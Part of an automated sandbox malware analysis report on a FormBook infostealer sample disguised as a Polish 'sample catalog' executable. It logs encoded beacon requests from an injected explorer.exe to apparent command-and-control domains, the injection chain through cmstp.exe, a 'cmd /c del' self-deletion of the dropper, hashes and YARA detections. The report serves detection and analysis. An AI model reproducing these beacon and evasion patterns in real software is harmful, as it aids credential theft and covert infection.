6e 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 61 6c 6c 65 73 2d 61 62 67 65 64 65 63 6b 74 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.10 (Debian) Server at www.alles-abgedeckt.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49778	138.68.74.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:57.904726028 CET	7572	OUT	GET /wtcv/?6lpD=6uadF/xtp6SIEZXRejc5eEgqqida81Lycer078wuaqskBH7+Y9BHXTO8hpDHVP52SXbct0O1Gw==&g2ML=crBLeffhPhH0 HTTP/1.1 Host: www.leads-mania.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:49:57.947346926 CET	7573	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 04 Nov 2021 10:49:57 GMT Server: Apache/2.4.18 (Ubuntu) Location: https://www.leads-mania.club/wtcv/?6lpD=6uadF/xtp6SIEZXRejc5eEgqqida81Lycer078wuaqskBH7+Y9BHXTO8hpDHVP52SXbct0O1Gw==&g2ML=crBLeffhPhH0 Content-Length: 432 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6c 65 61 64 73 2d 6d 61 6e 69 61 2e 63 6c 75 62 2f 77 74 63 76 2f 3f 36 6c 70 44 3d 36 75 61 64 46 2f 78 74 70 36 53 49 45 5a 58 52 65 6a 63 35 65 45 67 71 71 69 64 61 38 31 4c 79 63 65 72 30 37 38 77 75 61 71 73 6b 42 48 37 2b 59 39 42 48 58 54 4f 38 68 70 44 48 56 50 35 32 53 58 62 63 74 30 4f 31 47 77 3d 3d 26 61 6d 70 3b 67 32 4d 4c 3d 63 72 42 4c 65 66 66 68 50 68 48 30 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 38 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6c 65 61 64 73 2d 6d 61 6e 69 61 2e 63 6c 75 62 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.18 (Ubuntu) Server at www.leads-mania.club Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49779	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:50:03.434360027 CET	7574	OUT	GET /wtcv/?g2ML=crBLeffhPhH0&6lpD=ydnZOtJN4rL7t+2rr2QP2l64KaWWig+O10p3BIFftvtUQta9c9OEvE67gAwElgS+ahtVnBS/Rg== HTTP/1.1 Host: www.tankomixing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:50:03.508599043 CET	7576	IN	HTTP/1.1 404 Not Found Date: Thu, 04 Nov 2021 10:50:03 GMT Content-Type: text/html; charset=utf-8 Content-Length: 2963 Connection: close x-wix-request-id: 1636023003.449130355506120675 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVjVnh5Kklh0tOjeXRNYui2I,qquldgcFrj2n04 6g4RNSVOc9uRR3b9ESRFQmutE6otVYgeUJqUXtid+86vZww+nL,2d58ifebGbosy5xc+FRalt5/ToY82z3f1ladd1m DV+wfoIgWdv1pdEYpwclu9suB3fKEXQvQlSAkB/lstal9R17zYLyYyrK+fg616qIKE8c=,2UNV7KOq4oGjA5+PKsX4 7IJCkNcL1UXXT2AxlbYijuBYgeUJqUXtid+86vZww+nL,2+8df7/86SpxIBpm+VHpf+i/fkkIKkD/fZgnosx7etd9pAiCxHhredE 3m8SaSeMp,l7Ey5khejq81S7sxGe5NkxC4MYanLpg+PuBnb2R7HRGTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2 cMPpyw==,9y9YchCOVZDNGbMpBN9NeuuXxLvkVaG5VQb5mydxWWiYfoPtReGns7o6BqA+77AHvGQ2Otd3B2C27oTTI AKJtQ== Vary: Accept-Encoding X-Content-Type-Options: nosniff Server: Pepyaka/1.19.10 Data Raw: 20 20 3c 21 2d 2d 20 20 2d 2d 3e 0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 0a 20 20 20 20 2d 2d 3e 0a 3c 68 74 6d 6c 20 6e 67 2d 61 70 70 3d 22 77 69 78 45 72 72 6f 72 50 61 67 65 73 41 70 70 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 3c 74 69 74 6c 65 20 6e 67 2d 62 69 6e 64 3d 22 27 70 61 67 65 5f 74 69 74 6c 65 27 20 7c 20 74 72 61 6e 73 6c 61 74 65 22 3e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f Data Ascii: ... --><!doctype html>... --><html ng-app="wixErrorPagesApp"><head> <meta name="viewport" content="width=device-width,initial-scale=1, maximum-scale=1, user-scalable=no"> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <title ng-bind="'page_title' | translate"></title> <meta name="description" content=""> <meta name="viewport" content="width=device-width"> <meta name="robo

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: nowy przyk#U0142adowy katalog.exe PID: 6524 Parent PID: 5860

General

Start time:	11:47:59
Start date:	04/11/2021
Path:	C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe"
Imagebase:	0x400000
File size:	422298 bytes
MD5 hash:	CBE0E49106FAD96B2C1C155CE5B22ABD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.364413709.000000000E840000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.364413709.000000000E840000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.364413709.000000000E840000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: nowy przyk#U0142adowy katalog.exe PID: 6596 Parent PID: 6524

General

Start time:	11:48:01
Start date:	04/11/2021

Path:	C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe"
Imagebase:	0x400000
File size:	422298 bytes
MD5 hash:	CBE0E49106FAD96B2C1C155CE5B22ABD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.426662087.0000000000CE0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.426662087.0000000000CE0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.426662087.0000000000CE0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.426692042.0000000000D10000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.426692042.0000000000D10000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.426692042.0000000000D10000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.361409947.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.361409947.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.361409947.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.425753060.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.425753060.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.425753060.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.358925915.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.358925915.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.358925915.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.360578387.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.360578387.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.360578387.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 6596

General

Start time:	11:48:05
Start date:	04/11/2021

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.412735019.000000000F6E6000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.412735019.000000000F6E6000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.412735019.000000000F6E6000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.395866901.000000000F6E6000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.395866901.000000000F6E6000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.395866901.000000000F6E6000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmstp.exe PID: 5596 Parent PID: 3440

General

Start time:	11:48:30
Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xd0000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.618855079.0000000002860000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.618855079.0000000002860000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.618855079.0000000002860000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.618002873.0000000000180000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.618002873.0000000000180000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.618002873.0000000000180000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.619144149.0000000002960000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.619144149.0000000002960000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.619144149.0000000002960000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5632 Parent PID: 5596

General

Start time:	11:48:35
Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe"
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5548 Parent PID: 5632

General

Start time:	11:48:36
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis